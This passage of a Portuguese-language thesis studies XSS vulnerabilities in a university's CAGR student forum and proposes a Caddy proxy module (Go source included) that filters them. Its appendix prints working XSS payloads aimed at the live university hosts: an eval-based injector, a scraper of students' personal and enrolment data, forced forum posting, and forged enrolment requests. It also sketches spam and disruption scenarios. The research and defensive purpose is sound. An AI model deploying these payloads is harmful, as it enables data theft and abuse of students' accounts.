Se o atacante tiver como objetivo atingir um número maior de pessoas seria possível fazer a requisição assim que um usuário carregar a página do tópico ao contrário de requerer um clique na imagem. O cenário de requerer ação do usuário foi escolhido por se tratar de uma demonstração e para evitar eventuais disrupções nos pedidos de matrículas de alunos do curso. Apesar disso o sistema CAGR avisa o aluno por *email* quando é feito um pedido de matrícula, além do mesmo poder ser corrigido quantas vezes for necessário até o fechamento do período de matrícula.

Vale notar também que apesar de a ferramenta desenvolvida na seção 5.3.4 ser útil para os alunos, nada impediria que um atacante use esta vulnerabilidade para inutilizar

os serviços Web da universidade. Seria possível criar um site hospedado por terceiros que assim que acessado enviaria pedidos aleatórios de matrícula ou criaria um *spam* enviando tópicos em massa para o sistema de fórum da universidade. Tais ações inutilizariam o espaço criado para enviar notificações entre os alunos.

6 PROPOSTA DE SOLUÇÃO

O proxy Web proposto, denominado aqui de Proxy Anti-XSS, pode ser utilizado como uma solução de segurança temporária para sistemas web legados até a sua manuteção definitiva, ou durante a fase de desenvolvimento de uma nova versão do sistema Web. Por exemplo, o Proxy Anti-XSS poderia ser usado como *proxy* Web do Fórum da Graduação do CAGR até sua correção ou então substituição por outra versão do sistema.

A solução proposta visa então ser útil em aplicações de código legado que tenham diversos pontos do mesmo site vulnerável, o software desenvolvido requer pouca configuração e busca evitar a necessidade de alterar o código da aplicação original que necessita de proteção.

6.1 ARQUITETURA DO PROXY ANTI-XSS

Para desenvolver este *proxy* será utilizada a ferramenta Caddy apresentada na Seção 2.3 junto do projeto criador de módulos XCaddy descrito na Seção 2.3.1. O Caddy web server será útil nesta solução proposta devido à sua fácil configuração e modularidade.

Para filtrar requisições destinadas à um serviço web sem alterar seu código original a solução proposta consiste em um servidor de *proxy* que seria customizado com um módulo para filtrar os campos e rotas desejadas. O *proxy* pode ser configurado para interceptar as requisições HTTP que originalmente seriam direcionadas ao sistema web legado a ser protegido. Com a configuração de campos e *endpoints* o módulo elimina a ocorrência de vulnerabilidades XSS através do filtro do conteúdo ou também através da rejeição da requisição HTTP por completo.




Figura 6 – Diagrama que representa a interação do *proxy* entre os usuários e o servidor a ser protegido.

6.2 INSTALAÇÃO E CONFIGURAÇÃO DA FERRAMENTA

O módulo para o sevidor Caddy desenvolvido neste capítulo é embutido no binário final, ou seja, para utilizar a ferramenta é necessário recompilar o servidor Web escolhido. Esta tarefa é trivial através do uso da ferramenta XCaddy (`https://github.com/caddyserver/xcaddy`) que faz parte do mesmo time desenvolvedor do Caddy *web server*.

Após a instalação do XCaddy é necessário configurar a URL do sistema que será protegido, deve-se alterar o valor da variável REDIRECT_URL com o *path* da URL. No Código 6.2.1 será utilizado o fórum do CAGR como alvo de configuração.

```
1 var (
2         REDIRECT_URL = "forum.cagr.ufsc.br/" // URL do serviço que as requisições
  ↪  serão encaminhadas após o filtro
3 )
```

Código-fonte 6.2.1 – Declaração da variável REDIRECT_URL

Após a configuração de URL o usuário deve gerar o binário da aplicação que pode ser movido ao servidor de hospedagem definitivo ou então rodar a aplicação em modo local para testes. Para gerar o binário usa-se o comando `sudo xcaddy build` enquanto que para rodar localmente o comando é `sudo xcaddy run`, ambos os comandos são independentes entre si, ou seja, não é necessário gerar um binário para executar a aplicação.

Como mencionado anteriormente o binário gerado é um servidor Caddy padrão porém com o módulo desenvolvido injetado, para iniciar o servidor é necessário um arquivo de configuração representado pelo arquivo de `Caddyfile`. A solução proposta inclui um arquivo `Caddyfile` de exemplo que será utilizado para configurar as rotas filtradas.

Um arquivo `Caddyfile` demonstra diversas diretivas definidas pelo servidor Caddy que juntas irão configurar o comportamento do servidor, o módulo desenvolvido como solução proposta apresenta uma diretiva nova chamada de `xss-filter` que possui a estrutura descrita na Tabela 4.

Nome do campo	Valor	Descrição
`behavior`	'*filter*' ou '*discard*'	Campo que determina o comportamento após a detecção de um possível XSS, a requisição pode ter seus dados filtrados para eliminar o mesmo ou então pode ser rejeitada por completo
`forms`	Lista de *strings*	Lista de strings com nomes dos campos de *form* que serão filtrados na requisição

Tabela 4 – Estrutura da diretiva `xss-filter` definida no módulo Caddy desenvolvido como solução proposta.

A diretiva `xss-filter` deve ser combinada com as diretivas padrões do servidor para determinar quais *endpoints* serão filtrados, será usado como exemplo o *endpoint* `/escreverMensagem.jsf` de envio de mensagens ao fórum CAGR.

No código fonte 6.2.2 é aplicada a diretiva `xss-filter` na linha 4 apenas para requisições que forem feitas ao endpoint `escreverMensagem.jsf` como configurado na linha 3. A diretiva de filtragem de XSS está configurada para remover possíveis ataques de XSS feitos com tags de HTML no campo `formulario:titulo` que foi identificado como vulnerável aos ataques na seção 5.2.1.

O campo de configuração `forms` da diretiva desenvolvida também aceita mais de um valor de *string*, assim seria possível configurar o módulo para proteger ao mesmo tempo diversos campos de entrada das requisições feitas à um serviço. Isto é demonstrado nas linhas 6 e 14 do código 6.2.2.

```
1  localhost
2
3  route /escreverMensagem.jsf {
4          xss-filter {
5                  behavior "filter"
6                  forms "formulario:titulo" "formulario:mensagem"
7                  input "form-data"
8          }
9  }
10
11 route /formularioBusca.jsf {
12         xss-filter {
13                 behavior "discard"
14                 forms "buscaSala:salaNome" "formulario:mensagem"
                   ↪  "buscaSala:salaSemestre"
15                 input "json"
16         }
17 }
```

Código-fonte 6.2.2 – Exemplo de Caddyfile usado para proteger diversos campos de entrada de dados e *endpoints* ao mesmo tempo

6.3 DETALHES DE IMPLEMENTAÇÃO

A maior parte do desenvolvimento desta ferramenta foi em torno da função `ServeHTTP` apresentada no código 6.3.1. Nela está presente a lógica de filtragem entre as linhas 19 e 31 e o procedimento de redirecionamento da requisição entre as linhas 33 e 60.

```
1  // Função responsável pela manipulação da requisição recebida
2  func (filter *XSSFilter) ServeHTTP(w http.ResponseWriter, req *http.Request, next
   ↪  caddyhttp.Handler) error {
3          filter.logger.Info("XSS Filter")
4          requestPath := req.URL.Path
5          filter.logger.Info("Filtering path: " + requestPath)
6          filter.logger.Info("Behavior: " + filter.Behavior)
```

```
7         filter.logger.Info("Forms to filter: \"" + strings.Join(filter.Forms, ", ")
↪  + "\"")
8
9         // Cópia do buffer a ser utilizado antes do parse feito pela função
↪  ParseMultipartForm
10        buf, _ := io.ReadAll(req.Body)
11        // Buffer a ser usado no redirecionamento da requisição
12        originalReadCloser := io.NopCloser(bytes.NewBuffer(buf))
13        // Buffer que será consumido pela função ParseMultipartForm
14        multipartReadCloser := io.NopCloser(bytes.NewBuffer(buf))
15        req.Body = multipartReadCloser
16
17        req.ParseMultipartForm(0)
18
19        for _, formName := range filter.Forms {
20                if req.Form.Has(formName) {
21                        formValue := req.FormValue(formName)
22                        filter.logger.Info("Filtering form with value: " +
↪  formValue)
23
24                        modified, sanitized := SanitizeXSS(formValue)
25                        if filter.Behavior == BEHAVIOR_FILTER {
26                                req.Form.Set(formName, sanitized)
27                        } else if filter.Behavior == BEHAVIOR_DISCARD && modified {
28                                return ErrXSSDetected
29                        }
30                }
31        }
32
33        // Redirecionamento da requisição para o CAGR
34        client := http.Client{Timeout: time.Minute}
35        redirectURL, err := url.Parse("http://" + REDIRECT_URL + requestPath)
36        if err != nil {
37                return err
38        }
39        cagrRequest := http.Request{
40                Method:        req.Method,
41                URL:           redirectURL,
42                Header:        req.Header,
43                Body:          originalReadCloser,
44                ContentLength: req.ContentLength,
45                Host:          REDIRECT_URL,
46                Form:          req.Form,
47                PostForm:      req.PostForm,
48                MultipartForm: req.MultipartForm,
49                RemoteAddr:    req.RemoteAddr,
50                TLS:           req.TLS,
51        }
```

```
52          fmt.Printf("request: %v\n", cagrRequest)
53          response, err := client.Do(&cagrRequest)
54          if err != nil {
55                  return err
56          }
57          defer response.Body.Close()
58          fmt.Printf("response: %v\n", response)
59          filter.logger.Info("Response: " + response.Status)
60          return next.ServeHTTP(w, req)
61  }
```

Código-fonte 6.3.1 – Função ServeHTTP responsável por manipular as requisições recebidas pelo módulo XSSFilter

A solução proposta é capaz de ser configurada para filtrar qualquer tipo de entrada de dados como XML, JSON e *form-data* que são os tipos mais comuns. Um exemplo de configuração de tipo de entrada é feita nas linhas 7 e 15 do Código 6.2.2 que configuram o filtro para *form-data* e JSON respectivamente.

A função `parseCaddyfileWithDispenser` descrita no Código 6.3.2 é responsável por extrair as informações inseridas no Caddyfile da ferramenta.

```
1   // Função responsável por extrair dados de configuração da diretiva
2   // xss-filter definida no Caddyfile
3   func parseCaddyfileWithDispenser(h *caddyfile.Dispenser) (*XSSFilter, error) {
4           var b XSSFilter
5
6           h.NextArg() // skip block beginning: "xss-filter"
7           for h.NextBlock(0) {
8                   switch h.Val() {
9                   case "behavior":
10                          if !h.AllArgs(&b.Behavior) {
11                                  return nil, h.ArgErr()
12                          }
13                          if b.Behavior == BEHAVIOR_FILTER || b.Behavior ==
    ↪  BEHAVIOR_DISCARD {
14                                  continue
15                          } else {
16                                  return nil, h.ArgErr()
17                          }
18                  case "forms":
19                          b.Forms = h.RemainingArgs()
20                          if len(b.Forms) == 0 {
21                                  return nil, h.ArgErr()
22                          }
23                  default:
24                          return nil, h.Errf("%s not a valid XSSFilter option",
    ↪  h.Val())
```

```
25                  }
26          }
27
28          return &b, nil
29  }
```

Código-fonte 6.3.2 – Função `parseCaddyfileWithDispenser` utilizada no *parsing* da diretiva `xss-filter`

O código-fonte de protótipo presente no apêndice deste trabalho limita-se apenas à filtragem de entradas de usuário por *form-data* que são amplamente utilizados pela aplicação apresentada como estudo de caso. Apesar disto este protótipo poderia ser adaptado para abranger outras formas de transmissão de dados através da inserção de um novo campo de configuração na função `parseCaddyfileWithDispenser` do arquivo `caddyfile.go` descrito em 6.3.2 junto de uma nova lógica de processamento na função `ServeHTTP` do Código 6.3.1.

Para validar a ferramenta os testes descritos em 5.2.1 foram repetidos com o Proxy anti-XSS hospedado localmente o que filtrou corretamente tentativas de envio de mensagens ao fórum. A solução proposta impede que o usuário insira o código injetor descritos na seção 5.2.2.

Através da modularidade a solução proposta atinge o seu objetivo de ser possível proteger várias entradas de dados de um website para mitigar os danos causados com um mínimo trabalho de manutenção. Idealmente após a configuração e uso da ferramenta os desenvolvedores do site a ser protegido devem trabalhar em soluções de correção das vulnerabilidades já que a ferramenta é proposta como uma solução temporária ao problema.

7 CONSIDERAÇÕES FINAIS

Através deste trabalho desenvolvido fica claro que exite um amplo acesso de ferramentas maduras para mitigar a ocorrência de vulnerabilidades em sistemas Web, porém ainda é necessário cautela por parte do desenvolvedor que deve estar ciente de como estas vulnerabilidades ocorrem. Também é necessário estudo por parte dos programadores das maneiras diferentes de proteger os dados que são manipulados pelos sistemas desenvolvidos.

Apesar das vulnerabilidades encontradas não possuírem consequências gravíssimas conforme demonstrado na Seção 5.4 as vulnerabilidades podem ser combinadas para potencializar o dano causado. Sistemas federais como o utilizado no estudo de caso hospedam informações pessoais de milhares de alunos e devem seguir as diretrizes da Lei Geral de Proteção de Dados estabelecidas em capítulos anteriores.

7.1 TRABALHOS FUTUROS

Sistemas legados ainda que não recebam funcionalidades novas devem passar por uma manutenção contínua a fim de proteger o sistema contra novas vulnerabilidades. Ferramentas de criação de sistemas Web recebem atualizações continuamente que corrigem erros de implementação dos programadores além de falhas críticas presentes nos protocolos utilizados na Web.

O proxy anti-XSS descrito na Seção 6.1 é um protótipo que pode ser utilizado como solução temporária para os sistemas legados afetados. O desenvolvimento neste trabalho foi voltado para o tipo de transmissão de dados utilizado no CAGR, porém, o mesmo pode ser modificado para abranger qualquer sistema Web desde que sua entrada e transmissão de dados seja adaptada conforme o cenário.

Apesar da solução desenvolvida atingir seu objetivo, os responsáveis por um sistema vulnerável devem levar em consideração outros cenários assim que a falha for identificada. Cenários como a descontinuação do serviço afetado ou até mesmo sua total refatoração com tecnologias mais robustas e modernas podem ser mais atrativos em questão de manutenção à longo prazo.

REFERÊNCIAS

ANPD. **Comunicação de incidentes de segurança**. [*S.l.*: *s.n.*], 2022. https://www.gov.br/anpd/pt-br/assuntos/incidente-de-seguranca. Acesso 18/06/2022.

BEAL, Adriana. **Segurança da Informação**. [*S.l.*]: Atlas, 2005.

BERNERS-LEE, T. **Hypertext Transfer Protocol – HTTP/1.0**. [*S.l.*: *s.n.*], 1996. https://datatracker.ietf.org/doc/html/rfc1945. Acesso 19/07/2022.

BLATZ, Jeremiah. **CSRF: Attack and Defense**. [*S.l.*: *s.n.*], 2007. https://onehack.us/uploads/short-url/rjgjA5zkrEX94k72KjmdRMm4rfe.pdf. Acesso 19/07/2022.

BRASIL. **Lei Nº 13709, LGPD**. [*S.l.*: *s.n.*], 2018. https://www.planalto.gov.br/ccivil_03/_ato2015-2018/2018/lei/l13709.htm. Acesso 12/07/2022.

CADDY. **Caddy web server default directives**. [*S.l.*: *s.n.*], 2022. https://caddyserver.com/docs/caddyfile/directives. Acesso 20/11/2022.

CETIC.BR. **Domicílios brasileiros com acesso à internet**. [*S.l.*: *s.n.*], 2020. https://cetic.br/pt/tics/domicilios/2020/domicilios/A4/. Acesso 05/07/2022.

DIONACH. **The real impact of cross-site scripting**. [*S.l.*: *s.n.*], 2016. https://www.dionach.com/blog/the-real-impact-of-cross-site-scripting/. Acesso 12/07/2022.

GDPR.EU. **GDPR vs LGPD**. [*S.l.*: *s.n.*], 2022. https://gdpr.eu/gdpr-vs-lgpd/. Acesso 12/07/2022.

GROUP, PHP. **Sanitize filters**. [*S.l.*: *s.n.*], 2022. https://www.php.net/manual/en/filter.filters.sanitize.php. Acesso 27/07/2022.

META PLATFORMS INC., React from. **React.js DOM Elements dangerouslySetInnerHTML**. [*S.l.*: *s.n.*], 2022. https://reactjs.org/docs/dom-elements.html. Acesso 12/07/2022.

MOZILLA. **Mozilla Web Docs - Content Security Policy**. [*S.l.*: *s.n.*], 2022. https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP. Acesso 27/07/2022.

_____. **Mozilla web docs - Element.innerHTML**. [*S.l.*: *s.n.*], 2022. https://developer.mozilla.org/en-US/docs/Web/API/Element/innerHTML. Acesso 12/07/2022.

MOZILLA. **Mozilla Web Docs - What is a URL**. [*S.l.*: *s.n.*], 2022. https://developer.mozilla.org/en-US/docs/Learn/Common_questions/What_is_a_URL. Acesso 27/07/2022.

OWASP. **OWASP Top 10**. [*S.l.*: *s.n.*], 2007. https://owasp.org/www-pdf-archive/OWASP_TOP_10_2007_PT-BR.pdf. Acesso 18/06/2022.

R7.COM. **Brasil é 2º maior alvo mundial de ciberataques, revela estudo**. [*S.l.*: *s.n.*], 2022. https://noticias.r7.com/tecnologia-e-ciencia/brasil-e-2-maior-alvo-mundial-de-ciberataques-revela-estudo-27062022. Acesso 12/07/2022.

SSL, Zero. **Caddy web server**. [*S.l.*: *s.n.*], 2022. https://caddyserver.com/. Acesso 20/11/2022.

TEAM, OWASP. **OWASP Injection 2021 analysis**. [*S.l.*: *s.n.*], 2021. https://owasp.org/Top10/A03_2021-Injection/. Acesso 18/06/2022.

TEAM, OWASP Top 10. **OWASP**. [*S.l.*: *s.n.*], 2021. https://owasp.org/www-project-top-ten/. Acesso 12/07/2022.

YADAV *et al.* **An Introduction to Client Server Computing**. [*S.l.*]: New Age International Pvt Ltd Publishers, 2009. ISBN 9788122426892. Disponível em: http://gen.lib.rus.ec/book/index.php?md5=9e3d4fd06b7fee05d6a9afb2459299ff.

APÊNDICE A – CÓDIGOS DE DEMONSTRAÇÕES DE XSS

Apêndice de códigos de demonstrações de XSS utilizados no trabalho.

A.1 CÓDIGO INJETOR

O código injetor é reutilizado em todas as demonstrações de XSS, o único elemento que é alterado é a string identificadora que pode ser modificada em caso de existir mais de um XSS no mesmo tópico. Em caso de múltiplos XSS em um mesmo tópico são necessárias strings diferentes para evitar que múltiplos códigos injetores rodem o mesmo código de *payload*.

```
<script>setTimeout(()=>{var
↪  t=document.getElementsByTagName("span");for(tag of
↪  t){if(tag.innerText.startsWith("//1")){eval(tag.innerText)}}},500)</script>
```

A.2 EXIBIÇÃO DE MATÉRIAS CURSADAS PELO ALUNO

Payload de XSS que substitui o corpo da mensagem por uma grade com matérias do usuário logado.

```
1  //1
2  function queryAll(dom, selector) {
3    return Array.from(dom.querySelectorAll(selector));
4  }
5
6  // Retorna nome do aluno
7  function getNome(dom) {
8    return queryAll(dom, 'p[align=center] strong')
9      .map(_ => _.innerText)[0].trim();
10 }
11
12 // Retorna matrícula do aluno
13 function getMatricula(dom) {
14   for (const {textContent} of queryAll(dom, 'span.texto_pequeno1')) {
15     if (textContent.startsWith('Matr')) {
16       return textContent.split(": ")[1].trim();
17     }
18   }
19   return null;
20 }
21
22 // Retorna curso atual em que se está matriculado
23 function getCurso(dom) {
24   for (const {textContent} of queryAll(dom, 'span.texto_negrito_pequeno2')) {
25     if (textContent.startsWith('Curso')) {
```

```
26        return textContent.split(": ")[1].trim();
27      }
28    }
29    return null;
30  }
31
32  // Retorna lista de matérias cursadas
33  function getMaterias(dom) {
34    return queryAll(dom, 'td.coluna1_listar_salas')
35      .map(_ => _.innerText.trim())
36      .slice(1);
37  }
38
39  // Retorna lista de turmas matriculadas
40  function getTurmas(dom) {
41    return queryAll(dom, 'td.coluna3_listar_salas')
42      .map(_ => _.innerText.trim())
43      .slice(1);
44  }
45
46  async function XSS() {
47    const res = await fetch("http://forum.cagr.ufsc.br/mostrarPerfil.jsf");
48    const text = await res.text();
49    const dom = (new DOMParser).parseFromString(text, "text/html");
50    const nome = getNome(dom);
51    const matricula = getMatricula(dom);
52    const curso = getCurso(dom);
53    const materias = getMaterias(dom);
54    const turmas = getTurmas(dom);
55
56    var table = "";
57    for (var i = 0; i < materias.length; i++) {
58      table += `
59  <tr>
60    <td>${materias[i]}</td>
61    <td>${turmas[i]}</td>
62  </tr>
63  `;
64    }
65
66    var t = document.getElementsByTagName("span");
67    for (tag of t) {
68      if (tag.innerText.startsWith("//1")) {
69        tag.innerHTML = `
70  <div>
71    <h1>Olá ${nome}, você cursa ${curso} com matrícula ${matricula}</h1>
72    <h2>Este é seu horário atual</h2>
73    <table>
```

```
74      <tr>
75        <th>Disciplina</th>
76        <th>Turma</th>
77      </tr>
78      ${table}
79    </table>
80  </div>`;
81      }
82    }
83  }
84  XSS()
```

A.3 ENVIO FORÇADO DE MENSAGENS A UM TÓPICO

Payload de XSS que envia uma mensagem para um tópico do fórum da graduação automaticamente após o usuário afetado carregar a página.

```
1  //1
2  async function xssMensagemTopico() {
3    const res = await
     ↪  fetch("http://forum.cagr.ufsc.br/escreverMensagem.jsf?topicoId=2958109");
4    const text = await res.text();
5    const dom = (new DOMParser).parseFromString(text, "text/html");
6    const jid = dom.getElementById('javax.faces.ViewState').value || "j_id1";
7
8    await fetch("http://forum.cagr.ufsc.br/escreverMensagem.jsf?topicoId=2958109", {
9      "credentials": "include",
10     "headers": {
11         "Content-Type": "multipart/form-data;
           ↪  boundary=---------------------------42309516893539785829390723289 3",
12     },
13     "body":
       ↪  `-----------------------------42309516893539785829390723289 3\r\nContent-Disposition:
       ↪  form-data;
       ↪  name=\"formulario\"\r\n\r\nformulario\r\n-----------------------------42309516893539785
       ↪  form-data;
       ↪  name=\"formulario:titulo\"\r\n\r\nshalom\r\n-----------------------------42309516893539
       ↪  form-data;
       ↪  name=\"formulario:mensagem\"\r\n\r\nshalom\r\n-----------------------------423095168935
       ↪  form-data; name=\"upload1\"; filename=\"\"\r\nContent-Type:
       ↪  application/octet-stream\r\n\r\n\r\n-----------------------------42309516893539785829390
       ↪  form-data; name=\"upload2\"; filename=\"\"\r\nContent-Type:
       ↪  application/octet-stream\r\n\r\n\r\n-----------------------------42309516893539785829390
       ↪  form-data; name=\"upload3\"; filename=\"\"\r\nContent-Type:
       ↪  application/octet-stream\r\n\r\n\r\n-----------------------------42309516893539785829390
       ↪  form-data;
       ↪  name=\"formulario:botaoEnviar.x\"\r\n\r\n69\r\n-----------------------------42309516893
       ↪  form-data;
       ↪  name=\"formulario:botaoEnviar.y\"\r\n\r\n11\r\n-----------------------------42309516893
```

```
    "method": "POST",
    "mode": "cors",
  });
}

async function XSS() {
  var t = document.getElementsByTagName("span");
  for (tag of t) {
    if (tag.innerText.startsWith("//1")) {
      tag.innerHTML = "Mensagem enviada automaticamente por XSS";
    }
  }

  xssMensagemTopico();
}
XSS();
```

A.4 ENVIO FORÇADO DE PEDIDO DE MATRÍCULA

Payload de XSS responsável por fazer um aluno enviar um pedido de matrícula em matérias pré-definidas ao acessar um tópico do fórum infectado.

```
//1
async function button() {
  var tags = document.getElementsByTagName("span");
  for (tag of tags) {
    if (tag.innerText.startsWith("//1")) {
      tag.innerHTML = `
<b>Clique na imagem pra enviar pedido de matrícula em Natação<b><br>
<img src="https://www.gov.br/participamaisbrasil/blob/ver/8098?w=0&h=0"></img>
<form id="enroll_form" action="https://cagr.sistemas.ufsc.br/matricula/pedido"
↪  method="POST">
  <input type="hidden" id="nomes" name="nomes" value="DEF5831#">
  <input type="hidden" id="turmas" name="turmas" value="03444#">
  <input type="hidden" id="aulas" name="aulas" value="0#">
  <input type="hidden" id="codHorarios" name="codHorarios" value="0#">
  <input type="hidden" id="tipos" name="tipos" value="0#">
  <input type="hidden" id="formatura" name="formatura" value="-1">
  <input type="hidden" id="etapa" name="etapa" value="1">
  <input type="hidden" id="matriculaForm" name="matricula" value="">
  <!-- Plano -->
  <input type="hidden" id="planoAtivo" name="planoAtivo" value="1">
  <input type="hidden" id="plano" name="plano" value="1" disabled>
  <input type="hidden" id="copiarPlano" name="copiarPlano" value="false" disabled>
  <input type="hidden" id="cmd" name="cmd" value="Concluir Pedido">
```

```
</form>
`
      const head = document.querySelector('head');
      head.innerHTML += '<meta name="referrer" content="no-referrer"></meta>';
      tag.onclick = async () => {
        async function scrapeEnrollNumber() {
          const response = await
          ↪  fetch("http://forum.cagr.ufsc.br/mostrarPerfil.jsf"),
            txt = await response.text(),
            dom = (new DOMParser).parseFromString(txt, "text/html"),
            element = Array.from(dom.querySelectorAll("span.texto_pequeno1"));
          for (const t of element) {
            const { textContent } = t;
            if (textContent.startsWith("Matrícula")) return textContent.split(":
            ↪  ")[1].trim();
          }
        };

        ↪  window.open('https://cagr.sistemas.ufsc.br/matricula/pedido?cmd=mostralogin&tipoUsua
        setTimeout(async () => {
          var enrollNumber = await scrapeEnrollNumber();
          console.log('matrícula:' + enrollNumber);
          document.getElementById("matriculaForm").value = enrollNumber;
          document.getElementById("enroll_form").submit();
        }, 500);
      }
    }
  }
}
button();
```

APÊNDICE B – SOLUÇÃO APRESENTADA

Código da solução apresentada no Capítulo 6.

B.1 CÓDIGO-FONTE

caddyfile.go

```go
package filter

import (
	"github.com/caddyserver/caddy/v2/caddyconfig/caddyfile"
	"github.com/caddyserver/caddy/v2/caddyconfig/httpcaddyfile"
	"github.com/caddyserver/caddy/v2/modules/caddyhttp"
)

func init() {
	httpcaddyfile.RegisterHandlerDirective("xss-filter", parseCaddyfile)
}

// parseCaddyfile fará o parsing da diretiva 'xss-filter' que é criada por este módulo.
// Diretivas padrões do servidor Caddy também podem ser utilizadas em conjunto com este módulo
// https://caddyserver.com/docs/caddyfile/directives
//
//	XSSFilter {
//	    behavior <"filter" or "discard">
//	    forms [<form titles to be checked>]
//	}
func parseCaddyfile(h httpcaddyfile.Helper) (caddyhttp.MiddlewareHandler, error) {
	return parseCaddyfileWithDispenser(h.Dispenser)
}

func parseCaddyfileWithDispenser(h *caddyfile.Dispenser) (*XSSFilter, error) {
	var b XSSFilter

	h.NextArg() // skip block beginning: "xss-filter"
	for h.NextBlock(0) {
		switch h.Val() {
		case "behavior":
			if !h.AllArgs(&b.Behavior) {
				return nil, h.ArgErr()
			}
			if b.Behavior == BEHAVIOR_FILTER || b.Behavior == BEHAVIOR_DISCARD {
				continue
			} else {
```

```
38                                  return nil, h.ArgErr()
39                          }
40                  case "forms":
41                          b.Forms = h.RemainingArgs()
42                          if len(b.Forms) == 0 {
43                                  return nil, h.ArgErr()
44                          }
45                  default:
46                          return nil, h.Errf("%s not a valid XSSFilter option",
    ↪  h.Val())
47                  }
48          }
49
50          return &b, nil
51  }
```

const.go

```
1   package filter
2
3   import "errors"
4
5   var (
6           FORUM_CAGR_HOST = "forum.cagr.ufsc.br/" // URL do serviço que as requisições
    ↪  serão encaminhadas após o filtro
7           ErrXSSDetected  = errors.New("XSS detected")
8   )
9
10  const (
11          BEHAVIOR_FILTER  = "filter"  // Filtra o conteúdo da requisição antes de
    ↪  redirecioná-lo para o CAGR
12          BEHAVIOR_DISCARD = "discard" // Descarta a requisição assim que um elemento
    ↪  não permitido é detectado
13  )
```

filter.go

```
1   package filter
2
3   import (
4           "bytes"
5           "fmt"
6           "io"
7           "net/http"
8           "net/url"
```

```
9           "strings"
10          "time"
11
12          "github.com/caddyserver/caddy/v2"
13          "github.com/caddyserver/caddy/v2/modules/caddyhttp"
14          "go.uber.org/zap"
15  )
16
17  func init() {
18          initSanitizer()
19          caddy.RegisterModule(XSSFilter{})
20  }
21
22  // O módulo XSSFilter é responsável por filtrar dados enviados a um site através de
    ↪  um reverse-proxy
23  type XSSFilter struct {
24          Behavior string
25          Forms    []string
26
27          logger *zap.Logger
28  }
29
30  // CaddyModule retorna informação do módulo Caddy.
31  func (filter XSSFilter) CaddyModule() caddy.ModuleInfo {
32          return caddy.ModuleInfo{
33                  ID:  "http.handlers.filter",
34                  New: func() caddy.Module { return new(XSSFilter) },
35          }
36  }
37
38  func (filter *XSSFilter) Provision(ctx caddy.Context) error {
39          filter.logger = ctx.Logger()
40          return nil
41  }
42
43  // Função responsável pela manipulação da requisição recebida
44  func (filter *XSSFilter) ServeHTTP(w http.ResponseWriter, req *http.Request, next
    ↪  caddyhttp.Handler) error {
45          filter.logger.Info("XSS Filter")
46          requestPath := req.URL.Path
47          filter.logger.Info("Filtering path: " + requestPath)
48          filter.logger.Info("Behavior: " + filter.Behavior)
49          filter.logger.Info("Forms to filter: \"" + strings.Join(filter.Forms, ", ")
    ↪  + "\"")
50
51          // Cópia do buffer a ser utilizado antes do parse feito pela função
    ↪  ParseMultipartForm
52          buf, _ := io.ReadAll(req.Body)
```

```
53          // Buffer a ser usado no redirecionamento da requisição
54          originalReadCloser := io.NopCloser(bytes.NewBuffer(buf))
55          // Buffer que será consumido pela função ParseMultipartForm
56          multipartReadCloser := io.NopCloser(bytes.NewBuffer(buf))
57          req.Body = multipartReadCloser
58
59          req.ParseMultipartForm(0)
60
61          for _, formName := range filter.Forms {
62                  if req.Form.Has(formName) {
63                          formValue := req.FormValue(formName)
64                          filter.logger.Info("Filtering form with value: " +
    ↪  formValue)
65
66                          modified, sanitized := SanitizeXSS(formValue)
67                          if filter.Behavior == BEHAVIOR_FILTER {
68                                  req.Form.Set(formName, sanitized)
69                          } else if filter.Behavior == BEHAVIOR_DISCARD && modified {
70                                  return ErrXSSDetected
71                          }
72                  }
73          }
74
75          // Redirecionamento da requisição para o CAGR
76          client := http.Client{Timeout: time.Minute}
77          cagrURL, err := url.Parse("http://" + FORUM_CAGR_HOST + requestPath)
78          if err != nil {
79                  return err
80          }
81          cagrRequest := http.Request{
82                  Method:        req.Method,
83                  URL:           cagrURL,
84                  Header:        req.Header,
85                  Body:          originalReadCloser,
86                  ContentLength: req.ContentLength,
87                  Host:          FORUM_CAGR_HOST,
88                  Form:          req.Form,
89                  PostForm:      req.PostForm,
90                  MultipartForm: req.MultipartForm,
91                  RemoteAddr:    req.RemoteAddr,
92                  TLS:           req.TLS,
93          }
94          fmt.Printf("request: %v\n", cagrRequest)
95          response, err := client.Do(&cagrRequest)
96          if err != nil {
97                  return err
98          }
99          defer response.Body.Close()
```

```
100         fmt.Printf("response: %v\n", response)
101         filter.logger.Info("Response: " + response.Status)
102         return next.ServeHTTP(w, req)
103 }
104
105 // Interface guards: https://caddyserver.com/docs/extending-caddy#interface-guards
106 var (
107         _ caddy.Provisioner           = (*XSSFilter)(nil)
108         _ caddyhttp.MiddlewareHandler = (*XSSFilter)(nil)
109 )
```

sanitize.go

```
1  package filter
2
3  import (
4          "github.com/microcosm-cc/bluemonday"
5  )
6
7  var (
8          policy *bluemonday.Policy
9  )
10
11 // Inicialização da política de sanitização
12 func initSanitizer() {
13         // Para o título é utilizada a StrictPolicy que remove todo tipo de tag HTML
   ↪  presente no texto
14         // Neste estudo de caso voltado para o CAGR esta política é a que atende
   ↪  melhor os requisitos
15         // de filtragem do campo 'título' do fórum de mensagens
16         policy = bluemonday.StrictPolicy()
17         // No caso de ser necessário filtrar outros campos poderiam ser gerados
   ↪  outros tipos de políticas.
